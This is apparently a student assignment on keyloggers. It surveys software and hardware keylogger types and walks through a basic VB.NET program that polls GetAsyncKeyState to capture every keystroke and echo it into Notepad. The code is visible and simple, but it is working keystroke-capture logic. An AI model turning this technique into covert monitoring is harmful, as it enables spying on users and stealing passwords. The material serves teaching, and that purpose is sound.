

**“AZƏRBAYCAN HAVA YOLLARI” CJSC NATIONAL AVIATION ACADEMY**

**Individual Work № 5:**

**Topic: Working with the C keyboard. Writing a simple keylogger program**

**Subject: System software and Operating systems-2**

**Teacher: Mehemmed Shahmaliyev**

**Group: 1459i Student: Hesenova Firuze**

**Date: Signature:H.F**

**Baku 2022**

**What Is Key Logging?**

Key logging, also known as keystroke logging or keyboard capturing, is the action of covertly recording the keys struck on a keyboard. Keylogging is also used to study human to computer interaction. Keyloggers also can be used to troubleshoot technical problems with computers and monitor network usage.

**Software-based Keyloggers**

Software-based keyloggers are computer programs designed to work on the target computer’s software. These fall into several categories:

* Windows APIs: Windows APIs can be used to poll the state of the keyboard or to subscribe to keyboard events.
* JavaScript-based: Script tags get injected with malicious code on a targeted Web page, and listen for key events.
* Hypervisor-based: A keylogger resides in a malware hypervisor running underneath the operating system.
* Kernel-based: A program has obtained root access to the OS whilst it hides and and intercepts keystrokes.

**Hardware-based Keyloggers**

These fall into several categories:

* Keyboard hardware: This can be a hardware circuit that is attached somewhere between the computer keyboard and the computer.
* Firmware-based: BIOS-level firmware that can handle keyboard events.
* Electromagnetic emissions: You can capture electromagnetic emissions of a wired keyboard from up to 20 meters away, without being connected wired to it.
* Wireless keyboard and mouse sniffers: These sniffers collect packets of data being transferred from a wireless keyboard and its receiver.
* Keyboard overlays: Device that gets placed on top of a keyboard on ATMs or similar devices to capture people’s PINs. Each keypress is registered by the keyboard of the ATM as well as the attached keypad overlay.

Now that we know what types of keyloggers there are and how they work, you need to learn about the Windows API that I will use to demonstrate creating a very basic keylogger in Visual Basic.NET.

**Windows API**

The Windows API is a set of several hundred functions and subroutines that are located in a set of files called***Dynamic Link Libraries (DLLs)***. You can make a function from the Windows API available to your Visual Basic program by declaring the function to be callable from your program. You then can use the Windows API function as you would any built-in Visual Basic function or a function that you have written yourself.

Whenever possible, you should use managed code from the .NET Framework to perform tasks instead of Windows API calls. The advantage of using Windows APIs in your code is that they can save development time because they contain dozens of useful functions that are already written and waiting to be used.

You can access the Windows API in Visual Basic.NET in two ways:

* Declare statement
* DLLImport

You can find [more info on APIs](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconcreatingprototypesinmanagedcode.asp" \t "https://www.codeguru.com/visual-basic/creating-a-simple-keylogger-in-visual-basic/new) here.

**Visual Basic Keylogger Project**

Create a new Visual Basic Windows Forms project. You may name it anything you desire. Once the project has been created, add a Multiline TextBox and a Timer to your Form. You can Enable the timer and set the interval to a relatively low amount.




Figure 1: Design

The object of this project is to open Notepad and take whatever is typed inside the TextBox and put it inside Notepad.

**Code**

Add the following namespace declaration:

*Imports System.Runtime.InteropServices*

The InteropServices Namespace enables us to work with Windows APIs. Add the following variables:

*Dim intKey As Integer*

*Dim intProcID As Integer*

intKey represents the key that was pressed and intProcID represents the Process ID of the Notepad window we will work with a bit later.

Add the following Windows API:

*Public Declare Function GetAsyncKeyState Lib "user32" \_*

*Alias "GetAsyncKeyState" (ByVal vKey As Integer) \_*

*As Integer*

The GetAsyncKeyState API determines whether a key is up or down at the time the function is called. Add the following code for the Form\_Load event:

*Private Sub Form1\_Load(sender As Object, e As EventArgs) \_*

*Handles MyBase.Load*

*intProcID = Shell("NOTEPAD.EXE", AppWinStyle.NormalFocus)*

*End Sub*

This code launches Notepad upon **Form\_Load**. Add the code for the timer’s Tick event:

*Private Sub Timer1\_Tick(ByVal sender As System.Object, \_*

*ByVal e As System.EventArgs) Handles Timer1.Tick*

*For i = 1 To 255*

*intKey = 0*

*intKey = GetAsyncKeyState(i)*

*If intKey = -32767 Then*

*AppActivate(intProcID)*

*'OR ("Untitled - Notepad")'*

*My.Computer.Keyboard.SendKeys(TextBox1.Text, True)*


*TextBox1.Text = TextBox1.Text + Chr(i)*

*End If*

*Next i*

*End Sub*

First, it determines which key was pressed; then, it activates the Notepad window with the help of AppActivate. Lastly, it sends the key that was pressed to the Notepad window and appends it to the TextBox, as shown in Figure 2.

  
Figure 2: Our program in action

Please download the accompanying zip file. It contains the file needed to pursue this project.

Conclusion

Keyloggers can be used for good purposes. Knowing the basics of how they are made can help set up proper security measures.